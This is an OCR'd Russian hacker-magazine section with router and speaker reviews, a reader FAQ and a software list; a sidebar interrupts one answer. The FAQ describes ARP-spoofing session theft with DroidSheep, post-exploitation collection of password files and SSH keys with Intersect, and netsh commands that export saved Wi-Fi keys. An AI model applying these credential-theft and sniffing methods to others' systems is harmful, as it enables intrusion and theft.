Плавные формы, черный глянцевый пластик, мягкие, не раздражающие светодиоды… Узнаешь? Правильно, очередной продукт от NETGEAR – роутер WNDR4000. Устройство обладает хорошей производительностью, надежно и легко настраивается. Несмотря на то, что это общие слова, NETGEAR действительно с каждой моделью совершенствует свои показатели производительности. Данный роутер стал очередной ступенью в линейке высокопроизводительных устройств. Роутер порадовал отличными скоростями PPTP и NAT. Производительность беспроводной сети оказалась на уровне выше среднего. Также NETGEAR WNDR4000 оснащен USB-портом, к которому может быть подключен накопитель для общего доступа по сети. Подойдет для тех, кто превыше всего ценит надежность.




ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

	ASUS RT-N66U	 D-Link DSR-500N	 NETGEAR WNDR4000
Интерфейсы:	1x WAN (RJ-45) 10/100/1000 Мбит/сек, 4x LAN (RJ-45) 10/100/1000 Мбит/сек	2x WAN (RJ-45) 10/100/1000 Мбит/сек, 4x LAN (RJ-45) 10/100/1000 Мбит/сек	1x WAN (RJ-45) 10/100/1000 Мбит/сек, 4x LAN (RJ-45) 10/100/1000 Мбит/сек
Беспроводная точка доступа Wi-Fi:	IEEE 802.11n	IEEE 802.11n	IEEE 802.11 a/b/g/n
Частотный диапазон:	2.4 ГГц, 5 ГГц	2.4 ГГц	2.4 ГГц, 5 ГГц
Безопасность:	WEP, WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP, AES)	WEP, WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP, AES)	WEP, WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP, AES)
Функции роутера:	NAT, DynDNS, Static Routing, DHCP, QoS	NAT, DynDNS, Static Routing, DHCP, QoS	NAT, DynDNS, IPTV, Static Routing, DHCP, QoS
Поддержка соединений:	PPPoE, PPTP, L2TP, Static/Dynamic IP	PPPoE, PPTP, L2TP, Static/Dynamic IP	PPPoE, PPTP, L2TP, Static/Dynamic IP
Дополнительно:	EZSetup, WPS, медиа-сервер UPnP, AiDisk, 2x USB	WPS, 1x USB, управление через консоль, технология Green	Дополнительно: WPS, счетчик трафика, 1x USB

ZYXEL KEENETIC GIGA

Имя ZyXEL хорошо известно в кругу людей, которые еще помнят, что такое доступ в интернет через Dial-Up. По сей день компании удается держать марку и выпускать хорошие роутеры. На этот раз в нашей лаборатории оказался ZyXEL Keenetic Giga. Теперь поклонники линейки Keenetic могут радоваться появлению модели с гигабитным коммутатором и двумя разъемами USB для подключения накопителей или, например, принтера. Устройство по-прежнему обладает несколькими видами подключений к провайдеру — по выделенной линии, через 3G/4G-модем и по Wi-Fi. Также Keenetic Giga может работать в режиме точки доступа и моста беспроводной сети. Приобретая этот роутер, ты можешь быть уверен на 99.9%, что у тебя не возникнет проблем с подключением к какому-либо провайдеру, причем не только интернет-, но и IPTV-провайдеру.
Веб-интерфейс – просто песня. Например, на главном экране показана исчерпывающая информация, даже таблица маршрутов поместилась. Сама «админка» довольно шустрая, а настройки применяются за считанные секунды. Что касается скоростных показателей, то скорость NAT на очень приличном уровне, а при использовании PPTP она проседает до средних показателей. Производительность беспроводной сети также уверенно держится средних показателей.





TP-LINK TL-WR1043ND

В первую очередь этот роутер будет интересен тем, кто умеет считать деньги. TP-Link TL-WR1043ND – самое дешевое устройство из нашего теста, при этом обладает гигабитным коммутатором и USB-портом. Однако данная модель показывает не самые высокие скорости. Тут важно понять, что ты хочешь от устройства: работу «из коробки» и высокую производительность или длительную установку и настройку сторонней прошивки? Если выбрать первый вариант, то на сегодняшний день для TP-Link TL-WR1043ND выпустили стабильную прошивку, которая дружелюбна, имеет неплохой набор функций и не зависает. Выбирая второй вариант, ты получаешь больший функционал (например, возможность подключить принтер к USB-порту), однако сторонние прошивки совсем не гарантируют стабильной работы. Решать тебе, но в любом случае мы можем смело утверждать, что в данном ценовом сегменте устройство выглядит очень привлекательно. Из недостатков стандартной прошивки можно отметить долгое применение настроек.


TP-Link TL-WR1043ND	ZyXEL Keenetic Giga
1x WAN (RJ-45) 10/100/1000 Мбит/сек, 4x LAN (RJ-45) 10/100/1000 Мбит/сек	1x WAN (RJ-45) 10/100/1000 Мбит/сек, 4x LAN (RJ-45) 10/100/1000 Мбит/сек
IEEE 802.11a/b/g/n	IEEE 802.11n
2.4 ГГц	2.4 ГГц
WEP, WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP, AES)	WEP, WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP, AES)
NAT, DynDNS, Static Routing, DHCP, QoS	NAT, DynDNS, Static Routing, DHCP, QoS
PPPoE, PPTP, L2TP, Static/Dynamic IP	PPPoE, PPTP, L2TP, Static/Dynamic IP
Дополнительно: WPS, 1x USB	WPS, TVport, 2x USB

ВЫВОДЫ

Итак, если ты все еще сомневаешься в своем решении, то мы тебе поможем. Взяв на вооружение ASUS RT-N66U, ты получишь высокопроизводительное и функциональное устройство — девайс имеет хороший запас по скорости, который — мы уверены — станет еще больше после выхода новых прошивок. ASUS RT-N66U получает «Выбор редакции».
Звание «Лучшей покупки» присваивается роутеру ZyXEL Keenetic GIGA за его «всеядность» и хорошую производительность. NETGEAR WNDR4000 впишется там, где нужна производительность и стабильность. Ну а модель TP-Link оказалась не только очень стабильной, но и самой доступной во всем тесте.



ПРОИЗВОДИТЕЛЬНОСТЬ WI-FI, 1 М, МБИТ/С




Наглядное превосходство 5 ГГц канала. Что касается 2.4 ГГц, то впереди всех ASUS RT-N66U

ПРОИЗВОДИТЕЛЬНОСТЬ PPTP, МБИТ/С

ASUS RT-N66U
D-Link DSR-500N
NETGEAR WNDR4000
TP-Link TL-WR1043ND
ZyXEL Keenetic GIGA
FDX
Downstream
Upstream
0 50 100 150 200 250 300


Даже ASUS RT-N66U выглядит слабым на фоне Netgear WNDR4000

ПРОИЗВОДИТЕЛЬНОСТЬ NAT, МБИТ/С



Скорее бы и другие показатели D-Link DSR-500N были схожи с данными при тесте NAT

ПРОИЗВОДИТЕЛЬНОСТЬ WI-FI, 6 М, МБИТ/С



На удалении скорость уменьшилась пропорционально – вполне закономерно



EDIFIER MP15 PLUS

ПРОСТО КОНФЕТКА!

1200 РУБ.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Выходная мощность: 1.2x2 Вт
Диапазон воспроизводимых частот: 100-20000 Гц
Динамики:
• диаметр: 40 мм
• магнитное экранирование: 6 Ом
Входная чувствительность: 450 мВ
Входной импеданс: 10 кОм
Управление: селектор входа, воспроизведение/пауза, переключение треков и радиостанций, громкость
Режимы работы: 3.5 мм стерео вход, воспроизведение с SD-карты, FM-радио
Габариты: 200x60x33 мм
Масса: 0.2 кг

Представим картину: счастливчик, купивший новый ноутбук, возвращается домой. Зажарив в микроволновке гору поп-корна и приготовив сладкой колы со льдом, он включает фильм, который давно хотел посмотреть. Казалось бы — идиллия. Но на протяжении всего просмотра не покидает ощущение, что что-то не так. А все из-за звука, доносящегося из «недодинамиков», встроенных в ноутбук. Конечно, динамики лэптопов класса Hi-End позволяют с комфортом посмотреть фильм и даже послушать музыку, но что делать обладателям более демократичных моделей? Ответить на этот вопрос поможет продукт компании Edifier.

Edifier MP15 Plus или Edifier Audio Candy Plus – это портативная акустическая система — миниатюрное устройство приятного дизайна. К нам в тестовую лабораторию попал семпл черного цвета, но данная модель представлена в различных цветовых вариантах на любой вкус.

Система имеет несколько режимов работы. Первая и, пожалуй, самая главная функция — это воспроизведение музыки через линейный вход. Питается система от встроенного аккумулятора, а заряжается — от USB. Второй и третий режимы — FM-приемник и воспроизведение музыки с SD-карты соответственно.

Настройка и управление системой происходят посредством набора клавиш, расположенных в ряд вверху устройства. Радует, что девайс снабдили небольшим дисплеем, на котором отображается нужная информация – например частота радио и имя воспроизводимого трека. Функции стандартны и не отличаются от большинства оных у обычных портативных плееров, за исключением того, что радио может работать без подключения наушников в качестве антенны. В комплекте с устройством идут все необходимые кабели, а также чехол для транспортировки.

Вообще существует множество портативных систем для воспроизведения звука, но EdifierMP15 Plus хорошо сбалансирована в плане функционала и удобства. Такую колонку можно везде возить с собой — карман оттягивать не будет, так как весит всего 200 грамм. Также можно не бояться повредить мембрану динамика — она защищена пластиковой дугой.

Звук у EdifierMP15 Plus такой, какой и должен быть у портативной колонки. В меру громкий, не перегруженный, без завышенных верхних частот. Эта система может с лихвой заменить множество настольных вариантов фирмы «ноунейм» большего размера. Для оценки звучания мы использовали список треков, в который входили песни разных стилей и фильмы. Понятно, что прослушивание lossless-форматов на этом устройстве бессмысленно, поэтому все звуковые дорожки воспроизводились в формате MP3. В качестве источника звука использовались ноутбук Toshiba Satellite L635-12Qи iPod nano 5G.

ВЫВОДЫ

Пока меломаны сравнивают количество золота в своих проводах, обычные юзеры уже выбрали Edifier MP15 Plus в качестве портативной акустической системы для ноутбука. Что же мы получаем? В первую очередь, возможность смотреть фильмы и слушать музыку в разы комфортнее и громче, чем через встроенную систему. Во-вторых, карманное радио с плеером для выходов на природу.

Таким образом, после знакомства с Edifier MP15 Plus осталось только хорошее впечатление.



FAQ United

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Установил Windows 8 Consumer Preview, которую Microsoft только что вытащила из печки и еще тепленькой представила публике. Все отлично работает, но один момент — сильно коробит отсутствие кнопки «Пуск». Как же ее вернуть на место, назло предприимчивым парням из Microsoft, которые везде толкают свой Metro-интерфейс?

A Выручит давно известная утилита ViStart (lee-soft.com/vistart), которая изначально разрабатывалась для старушки Windows XP, чтобы реализовать в ней меню «Пуск» новомодных на то время Vista/ Windows 7. По иронии судьбы она отлично работает и в новой «восьмерке». Правда, иконка «Пуск» будет накладываться на другие элементы таскбара, что легко исправить, если через контекстное меню «Добавить в панель задач» создать дополнительный пустой тулбар. Инструкция в картинках здесь: bit.ly/w7gsxv.

Q Как сделать так, чтобы в Windows 8 по умолчанию запускался не Metro-интерфейс, а нормальный рабочий стол?

A Необходимо сделать так, чтобы на старте системы запускался нужный шелл.

1. **Через «Автозагрузку».**
   Заходим в папку C:\Users\<User Profile>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup и добавляем там ярлык, ссылающийся на «explorer.exe shell:::{3080F90D-D7AD-11D9-BD98-0000947B0257}».
2. **Через стандартный планировщик.**
   Нажимаем Win-R и через «Выполнить» запускаем taskschd.msc. Далее создаем новую задачу, кликнув на «Create task». Важно сделать так, чтобы задача выполнялась на старте системы, поэтому добавляем триггер (Triggers → New), выбирая «Begin the task: At log on» и устанавливая небольшую задержку («Delay task for: 5 seconds»). В качестве действия выбираем запуск программы («Action: Start a program») и в качестве приложения указываем «explorer.exe shell:::{3080F90D-D7AD-11D9-BD98-0000947B0257}».

Q Для довольно посещаемого сервиса хочу запустить Jabber-бота. Нагрузка ожидается приличная, поэтому сразу хочется сделать по уму. Есть ли какие-то готовые решения и заготовки, которые я смогу использовать?

A Существует огромное количество библиотек для XMPP-протокола, в том числе, например, для Python. Twisted Words (twistedmatrix.com/trac/wiki/TwistedWords), Wokkel (wokkel.ik.nu), SleekXMPP (code.google.com/p/sleekxmpp) — это, пожалуй, наиболее успешные, но далеко не все. Помимо этого есть замечательный сервис IMified (imified.com), позволяющий работать с разными сетями через специальный HTTP API.

Q Как быстро запустить на своем ноутбуке виртуальную точку доступа? В качестве ОС используется Windows.

A Существует огромное количество специальных утилит, о которых мы уже писали. Например, WiFi HotSpot Creator (wifihotspotcreator.com) позволяет реализовать это буквально в два клика. Нужно лишь указать SSID, парольную фразу для WPA2 и выбрать сетевой интерфейс с выходом в инет, чтобы расшарить подключение к внешней сети.

Q Выбираю наиболее безопасный мессенджер, который обеспечивал бы шифрование трафика. Какие есть варианты?

A A: Можно не сильно морочить себе голову и использовать привычный Jabber. Во-первых, большинство серверов

КАК ОТЛАДИТЬ JS-КОД НА МОБИЛЬНОМ УСТРОЙСТВЕ?

Мы стремительно приближаемся к тому моменту, когда большинство людей будут выходить в интернет не с компьютеров, а с мобильных планшетов и смартфонов. Возрастает сложность мобильных версий сайтов, но и их разработка усложняется тем, что для браузеров в Android и iOS нет таких мощных инструментов как Firebug (аддон для Firefox) или Web Inspector (опция WebKit-браузеров), которые программисты используют для отладки сложного JS-кода. Нет более удобного способа пошагово выполнить сценарий или на лету поправить какие-нибудь параметры в DOM-модели страницы, но, увы, мобильных версий этих инструментов пока (и я уверен, что только пока) нет. Впрочем, с учетом огромного количества разработок в этой области, было бы странно, если разработчики не нашли бы подходящих альтернатив. Их несколько. Причем разрабатываются они как просто энтузиастами, так и гигантами вроде Adobe.

1 Существует такой проект как weinre (phonegap.github.com/weinre), который очень похож на FireBug и Web Inspector, но обладает одним важным отличием — он предназначен для удаленной отладки и, в частности, позволяет выполнять отладку страниц на мобильных устройствах. Таким образом, дебаггер может быть запущен на компьютере, а отлаживаемая страница отображаться, скажем, на смартфоне. Сейчас поддерживаются Android, iOS, BlackBerry, webOS.

сейчас поддерживают работу через безопасное SSL-соединение (даже если ты используешь GTalk через браузер, весь трафик по умолчанию идет по HTTPS). Во-вторых, в большинстве клиентов можно включить шифрование через OTR (Off-the-Record). Это протокол шифрования сообщений для сетей обмена мгновенными сообщениями. Основные свойства протокола:

- шифрование сообщений — никто иной не сможет прочитать переписку;
- аутентификация пользователей — уверенность в том, кто является собеседником;
- сложность в дешифровке — даже если потеряны секретные ключи, прошлая переписка не будет скомпрометирована;
- возможность отречения — третье лицо не сможет доказать, что сообщения написаны кем-либо другому адресату.

OTR поддерживается (по умолчанию или с помощью плагинов) в Adium, Pidgin, Kopete, Miranda IM, Trillian, qutIM, Psi+ и прочих.


Q Какие инструменты можно использовать для деобфускации JavaScript-кода HTML-страницы и, прежде всего, зловредной нагрузки (уж кто-то, а плохие ребята всегда прибегают к обфускации)?

A Как известно, JavaScript-код, особенно зловредный, нередко вставляется в обфусцированном (намеренно запутанном) виде — ты можешь его прочитать, но его логику понять без обработки невозможно. В нормальный вид он преобразуется браузером уже во время выполнения. Существует немало инструментов, позволяющих выполнить деобфускацию JS-кода — например, Malzilla (malzilla.sourceforge.net). В Сети можно найти достаточно примеров, как с ее помощью восстанавливается исходный код боевых нагрузок (пейлоадов) различных сплоитов и сплоит-паков.

БОЛЬШОЙ ВОПРОС

Q В ЧЕМ СМЫСЛ ПРОТОКОЛА SPDY, ПРОДВИГАЕМОГО СЕЙЧАС GOOGLE, И КАК ЕГО МОЖНО ИСПОЛЬЗОВАТЬ?

A SPDY (произносится как «спиди») — это экспериментальный сетевой протокол, который разрабатывается в Google и активно продвигается в качестве замены устаревшему HTTP. Важно, что это не просто проект (хотя протокол еще находится в стадии черновика) — это уже работающая технология. Его уже сейчас поддерживают браузеры Google Chrome и последняя версия Firefox, с его помощью отдают HTTP-контент некоторые сервисы Google (например, Gmail), а также Twitter.
Разработанный в начале 90-х годов протокол HTTP хотя и справляется с задачей по доставке содержимого веб-страниц, но делает это не оптимально. Один запрос на одно TCP-соединение, возможность инициировать подключение только со стороны клиента, несжатые и к тому же избыточные заголовки запросов и ответов — все это накладывает серьезные накладные расходы на доставку содержимого страниц, которая выражается в увеличенном времени загрузки страницы.
Цель разработчиков SPDY — уменьшить время загрузки страницы на 50% без необходимости менять сетевую инфраструктуру (для этого он работает поверх привычного TCP). Для этого разработчики реализовали возможность передачи нескольких HTTP-запросов в одном пакете, ввели сжатие заголовков, отказавшись при этом от избыточности (к примеру, клиенту необязательно каждый раз передавать свой User-Agent), реализовали возможность инициировать передачу данных со стороны сервера и отдавать данные клиенту тогда, когда это необходимо. Очень подробно и доходчиво об этом пишет сам Google (chromium.org/spdy/spdy-whitepaper), где он делится результатами бенчмарков, демонстрирующих эффективность SPDY. Там же очень скоро будут доступны исходники веб-сервера, поддерживающего SPDY. Сейчас же экспериментальный модуль для поддержки протокола доступен для Apache (code.google.com/p/mod-spdy), есть открытый проект на Python (github.com/mnot/nbhttp/tree/spdy). Для Chrome, к слову, можно поставить аддон (bit.ly/xldeGj), который в адресной строке отображает, по какому протоколу передаются данные — HTTP или SPDY.



Встроенная в Chrome утилита (чтобы ее запустить, достаточно набрать в адресной строке: chrome://net-internals) подтверждает работу некоторых сайтов через SPDY.

2 Компания Adobe в рамках своего проекта Adobe Lab недавно опубликовала инструмент Adobe Shadow (labs.adobe.com/technologies/shadow). С помощью этого инструмента можно связать между собой браузер на компьютере (пока поддерживается только Chrome) и браузер на мобильном устройстве (операция называется pairing). Таким образом удается добиться синхронизированного серфинга и обновления просматриваемых страниц одновременно на компьютере и, к примеру, планшете.

3 Помимо этого можно использовать удаленную JavaScript-консоль (jsconsole.com) — правда, для этого ее код придется предварительно вставить в отлаживаемую страницу. При открытии страницы специальный сниппет будет стучаться на сервер и передавать отладочную информацию. Процесс отладки соответственно осуществляется через консоль. На сайте есть отличная инструкция (jsconsole.com/remote-debugging.html) о том, как выполняется удаленная отладка.

4 В качестве удаленной JavaScript-консоли также можно использовать проект RemoteJS (bit.ly/wF63OE). Проект имеет две версии: первая реализована в виде GUU-приложения, вторая же написана на Python и работает в консоли. Правда, в списке поддерживаемых мобильных платформ пока только Android. Зато этот вариант рекомендуют разработчики Sencha — известного фреймворка, реализующего интерфейс мобильных приложений на HTML5.

Q Можно ли запустить утилиты для прослушивания беспроводного эфира и инъектирования произвольных пакетов (например, aircrack-ng) под Android?

A На известном форуме xda-developers.com, где обитают разработчики кастомных прошивок и различных хаков для мобильных устройств, есть несколько тем по тому, как можно внести необходимые патчи в ядро Android и благодаря этому запустить airodump и aircrack-ng (например, bit.ly/znrtiB). Однако, во-первых, предложенные действия — нетривиальны, а во-вторых, подойдут не для любой платформы. Поэтому если необходимо просто отснифать трафик в беспроводной сети, то можно воспользоваться связкой утилит DroidSheep (droidsheep.de) и Shark for Root (bit.ly/wpexhA). Первая, напомню, выполняет ARP Spoofing и извлекает из эфира пользовательские сессии (например, для ВКонтакте). Вторая же позволяет сохранить перехваченные данные в PCAP-формате, которые позже можно проанализировать, например, с помощью Wireshark.

Q Как выполнить дамп оперативной памяти виртуальной машины, пригодный для последующего анализа?

A В случае с VMware все проще простого: для каждого snapshot'а, созданного для виртуальной машины, есть файл с расширением .vmem — это и есть дамп памяти. В случае с VirtualBox'ом можно поступить следующим образом.

1. Запустить виртуальную машину через консоль с параметрами:

```
VirtualBox --dbg --startvm <VM name>
```

2. Открыть меню «Debug» и выбрать там «Command line...».
3. В консоли выполнить команду «.pgmphystofile <filename>», указав, куда именно нужно сохранить dump.

Анализ в свою очередь можно осуществить с помощью известного фреймворка Volatility (code.google.com/p/volatility). Есть также решения вроде Passware (lostpassword.com/kit-forensic.htm), позволяющие извлечь из таких дампов различные пароли.

Q Есть точка доступа, пароль для которой устанавливал предыдущий админ. Существует ли какой-нибудь способ восстановить пасс, кроме как найти этого самого админа?

A Универсального способа нет, и более того — очень часто это невозможно. Однако все сильно зависит от роутера и прошивки, которая в нем используется. Например, для ASUS WL-500gP пароль вытащить удалось, в чем мне помог один пост на форуме (wl500g.info). Для этого, правда, пришлось скачать прошивку OpenWRT (в ней по умолчанию включен telnet) и загрузить через механизм безопасного обновления firmware (необходимо отключить питание роутера, зажать кнопку «reset settings» и включить роутер, после чего тот получает адрес 192.168.1.1 и позволяет залить прошивку через ftp). Весь секрет в том, что даже после перезагрузки предыдущие настройки остаются в nvram. Получается, что можно залить новую прошивку, зайти с логином-паролем по умолчанию и посмотреть предыдущие настройки простой командой «nvram show». Но, опять же, это лишь один конкретный случай.



Weinre очень похож на FireBug и Web Inspector, но предназначен для удаленной отладки

Q Подскажи: как максимально быстро можно собрать информацию о Linux-системе, к которой был получен доступ.

A Инструментов для постэксплуатации Linux-систем довольно много, в том числе и в публичном доступе.

Правда, надо иметь в виду, что подобные утилиты могут сливать полученную информацию «налево». Из функциональных тулз можно выделить Intersect, полностью написанную на Python. Ничего сверхъестественного она не делает, но упрощает массу задач, которые пришлось бы выполнять вручную. Утилита соберет файлы с паролями (passwd, shadow, gshadow, master.passwd), скопирует SSH-ключи (открытые и секретные), соберет информацию о запущенных процессах и установленных приложениях, вытащит историю Bash и задачи планировщика, просканирует внутреннюю сеть на «живые» хосты, попробует определить установленные в системе антивирусы и файрволы. Это лишь малая часть функционала.

Q Как вытащить ключи для безопасной беспроводной сети, сохраненные в Windows-системе?

A Как вариант можно воспользоваться утилитой вроде WirelessKeyView (nirsoft.net/utils/wireless_key.html), которая без труда извлечет их из системы и расшифрует. Но есть способ обойтись и без сторонних инструментов. Подсистема Windows Wireless Zero Configuration (та, которая отвечает за беспроводные подключения) хранит настройки подключения в профилях. Их список можно получить, набрав команду:

```
netsh wlan show profiles
```

Любой профиль можно экспортировать, чем мы и воспользуемся:

```
netsh wlan export profile name="<имя профайла>"
```

В результате будет создан XML-файл, где будут сохранены настройки для конкретного соединения, включая ключ (правда, в зашифрованном виде). Что с этим делать? Во-первых, профайл можно импортировать в другой системе и таким образом получить готовые настройки для подключения к сети!

```
netsh wlan add profile filename="<имя файла с профайлом.xml"
```

Но это еще не все. Если после импорта профайла открыть настройки подключения и перейти на вкладку «Безопасность», то ты увидишь поле для ввода ключа, заполненное звездочками. И теперь, внимание, магия! Рядом же есть галочка, позволяющая отобразить все символы ключа :).



>>WINDOWS
>Development
Dependency Walker 2.2
DJ Java Decompiler 3.12.12.96
Free JavaScript Editor 4.7
Frhed 1.6.0
HxD 1.7.7.0
KompoZer 0.8b3
Microsoft Visual Studio 11 Beta
NSIS 2.46
PHP 5.4.0
py2exe 0.6.9
RapidSVN 0.12
RubyMine 4.0
SWI-Prolog 6.0.1
TextPad 5.4.2
TortoiseSVN 1.7.5
Xdebug 2.1.3

>Misc
Aard Dictionary 0.9.3
AllDup 3.4.0
DisplayFusion 3.4.1
Evernote 4.5.3.6131
Everything 1.2.1.371
FilePro 1.0
HoeKey 1.13
HotKey Resolution Changer 1.5
LastPass 1.90
Process Blocker 0.7b
PyCmd 0.8
RegScanner 1.85
StExBar 1.8.3
Synergy 1.3.8
timeEdition 1.1.6
Workrave 1.9.4

>Multimedia
1by1 1.75
Audacity 1.3.14
AutoBrake 1.07
CamSpace 8.95
Capture2Text 1.10
Format Factory 2.90
Free Audio Editor 2012
mpTrim 2.13
music2pc 2.12
Picasa 3.9
SkypeAutoRecorder
Songr 1.9.33
TagScanner 5.1.610
Tunatic 1.0.1b
VideoInspector 2.3.0.126
VLC 2.0

>Net
AutoPuTTY 0.24.2
Awasu 3.0
Cookienator 2.6.41
CrossLoop 2.82
Fiddler 2.3.9.3
Lanshark 0.0.2
Lunascape 6.6.0
mRemote 1.50
NetWorx 5.2.2
Omea Reader 2.2
Psi 0.14
Spiffy 0.5.11
The Dude 3.6
TightVNC 2.0.4
UltraSurf 11.04
Wuala

>Security
AJAX Crawling Tool
BFT - Browser forensic tool
Browser Forensic Tool
Browzar 2.0
codesensor
CodeSensor 0.1
DPScan
FuzzOps-NG
Fuzzware 1.5
Heimdal
IronWASP
MagicTree 1.1
mimikatz 1.0
Nessus 5.0
PEBrowse Professional 10.1.4
SIPVicious 0.2.7
uniofuzz
Uniofuzz 0.1.2
untidy
untidy beta 2

>System
ClipboardZanager 1.0
CPU-M Benchmark 1.0
